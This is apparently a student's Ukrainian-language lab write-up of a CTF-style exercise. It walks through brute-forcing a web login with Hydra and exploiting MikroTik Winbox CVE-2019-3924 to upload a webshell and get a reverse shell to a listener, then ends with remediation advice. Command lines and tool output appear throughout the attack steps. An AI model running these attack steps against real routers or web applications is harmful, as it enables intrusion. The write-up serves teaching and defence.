



Web application report

Created by	H Назар Парносов
Created time	@May 5, 2025 3:15 AM
Tags	

1. Для початку vm: victim, Mikrotik and kali, засетапив у віртуал боксі та створив всі потрібні мережі



2. Зайшов в термінал роутера та виконав(скинув в репо) файлі із командами для сетапу роутера
3. Далі я вирішив використати гідру та популярні назви користувачів та паролі, для підбору паролю та підібрав його




```
kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help

osboxes@osboxes: ~ x osboxes@osboxes: ~/share/routeros/poc/cve_2019_3924/build x
$ hydra -L users.txt -P share/filtered.txt 192.168.56.109 http-post-form '
/login.php:username=^USER^&password=^PASS^&wp-submit=Log+In:F=Invalid user na
me'
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use i
n military or secret service organizations, or for illegal purposes (this is
non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-04 23
:13:54
[DATA] max 16 tasks per 1 server, overall 16 tasks, 998 login tries (l:1/p:9
98), ~63 tries per task
[DATA] attacking http-post-form://192.168.56.109:80/login.php:username=^USER
^&password=^PASS^&wp-submit=Log+In:F=Invalid username
[80][http-post-form] host: 192.168.56.109 login: admin password: qwerty12
345
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-04 23
:14:13

(osboxes@osboxes)-[~]
```

4. Із цим юзернеймом та паролем зайшов до вебарр та дістав із куки sessionid



5. Після цього завантажив скрипт із минулої лаби, змінив трішки main.cpp і запустив:

```

(osboxes@osboxes)-[~/share/routeros/poc/cve_2019_3924/build]
$ ./nvr_rev_shell --proxy_port 8291 --proxy_ip 10.0.2.10 --target_port 80 --target_ip 192.168.56.109 --listening_ip 10.0.2.9 --listening_port 5555
[!] Running in exploitation mode
[+] Attempting to connect to a MikroTik router at 10.0.2.10:8291
[+] Connected!
[+] Looking for a NUUU NVR at 192.168.56.109:80
[+] Found a NUUU NVR!
[+] Uploading a webshell
[+] Executing a reverse shell to 10.0.2.9:5555
[+] Done!

```

Однак, що він точно спрацював, потрібно було пару раз запускати:

```


(osboxes@osboxes)-[~/share/routeros/poc/cve_2019_3924/build]
$ ./nvr_rev_shell --proxy_port 8291 --proxy_ip 10.0.2.10 --target_port 80 --target_ip 192.168.56.109 --listening_ip 10.0.2.9 --listening_port 5555
[!] Running in exploitation mode
[+] Attempting to connect to a MikroTik router at 10.0.2.10:8291
[+] Connected!
[+] Looking for a NUUU NVR at 192.168.56.109:80
Error receiving a response.
[-] The target isn't a NUUU NVR.

(osboxes@osboxes)-[~/share/routeros/poc/cve_2019_3924/build]
$ ./nvr_rev_shell --proxy_port 8291 --proxy_ip 10.0.2.10 --target_port 80 --target_ip 192.168.56.109 --listening_ip 10.0.2.9 --listening_port 5555
[!] Running in exploitation mode
[+] Attempting to connect to a MikroTik router at 10.0.2.10:8291
[+] Connected!
[+] Looking for a NUUU NVR at 192.168.56.109:80
Error receiving a response.
[-] The target isn't a NUUU NVR.

(osboxes@osboxes)-[~/share/routeros/poc/cve_2019_3924/build]
$ ./nvr_rev_shell --proxy_port 8291 --proxy_ip 10.0.2.10 --target_port 80 --target_ip 192.168.56.109 --listening_ip 10.0.2.9 --listening_port 5555
[!] Running in exploitation mode
[+] Attempting to connect to a MikroTik router at 10.0.2.10:8291
[+] Connected!
[+] Looking for a NUUU NVR at 192.168.56.109:80
[+] Found a NUUU NVR!
[+] Uploading a webshell
[+] Executing a reverse shell to 10.0.2.9:5555
[+] Done!

```

6. Однак, я написав ще пайтон скрипт, для створення реверс шелу для легшого надсилання запитів
7. Та дістав прапорець:



```

osboxes@osboxes: ~/share/routeros/poc/cve_2019_3924/build
$ cd share/routeros/poc/cve_2019_3924/build
osboxes@osboxes: ~/share/routeros/poc/cve_2019_3924/build
$ python ssh.py 192.168.56.109:80
[+] Connected. Sending commands to http://192.168.56.109:80/a.php?<CMD>
shell> whoami
apache
shell> cat flag.txt
Unf4qqts3aR7qndfLmV1GLFbX8B32J0LqPKmT.WJmWwS+3s5J5y5qJ8vg1LyZlRV79Z08JRUeUsaKc3nJaHkC6Ue+PwetsaM9sgj3JPe16/Ak4EOvIIzqgWkTq95xLv1+Uuufx5Q4sJB55F6J5f3Ygc5Pe11063nqdt11VA3a5X9G0VAgP01YJ36fJz5Tr1Dv30+W1P5F51eHbVa+XEdsRQemp4HFI
Z18Ezy3tyY8B0u0XXtG1
shell>

```

Що не так із Мікروتіком та із сайтом

1. MikroTik CHR

- **Уразливість Winbox (CVE-2019-3924)**

Служба Winbox (порт 8291) має критичну вразливість, що дозволяє відправляти довільні пакети через канал 104 без належної автентифікації.

- **Відсутність шифрування і логування**

За замовчуванням Winbox не використовує безпечні протоколи (наприклад, TLS), тому всі команди та дані передаються у відкритому тексті й можуть бути перехоплені в мережі. Крім того, відсутнє детальне логування, тож адміністраторам складно відстежити неавторизовані чи зловмисні дії, які ми демонстрували в лабораторії.

2. Веб-застосунок

- **Відсутність перевірки типу завантажуваних файлів**

Ендпоінт `.api_upload` дозволяє завантажувати будь-які файли без валідації. Я скористався цим, завантаживши `.php` з веб-шелом, що дало змогу виконувати команди через браузер віддалено.

- **Статичний ідентифікатор сесії (PHPSESSID)**

Якщо зловмисник дізнається дійсний PHPSESSID, він може користуватися ним нескінченно, оминаючи логін. І навіть виловлювання із системи не допоможе

Що можна покращити?

1. MikroTik CHR

- **Оновити версію RouterOS**

Перейдіть на версію 6.44.6 або новішу — там закрито цю вразливість.

- **Увімкнути логування Winbox**

Детальні логи Winbox-сесій допоможуть вчасно помітити підозрілу активність.

- **Обмежити доступ до порту 8291**

Через фаєрвол пропустіть до порту тільки внутрішні або довірені мережі, щоб зменшити поверхню атаки.

- **Використовувати TLS для Winbox**

Шифрування трафіку між клієнтом і маршрутизатором захистить команди та дані від перехоплення.

2. Веб-застосунок

- **Обмежити типи завантажуваних файлів**

Зробити білий список дозволених розширень (наприклад, тільки зображення) і блокуйте небезпечні файли (.php, .exe, .js тощо).

- **Встановити термін дії сесії**

Додати тайм-аут, щоб сесії автоматично завершувалися після простою — це ускладнить повторне використання PHPSESSID.

- **Виносити файли за межі webroot**

Зберігати завантажені дані у папці, недоступній напряду через URL, і віддавати їх лише через безпечний обробник із перевіркою прав доступу.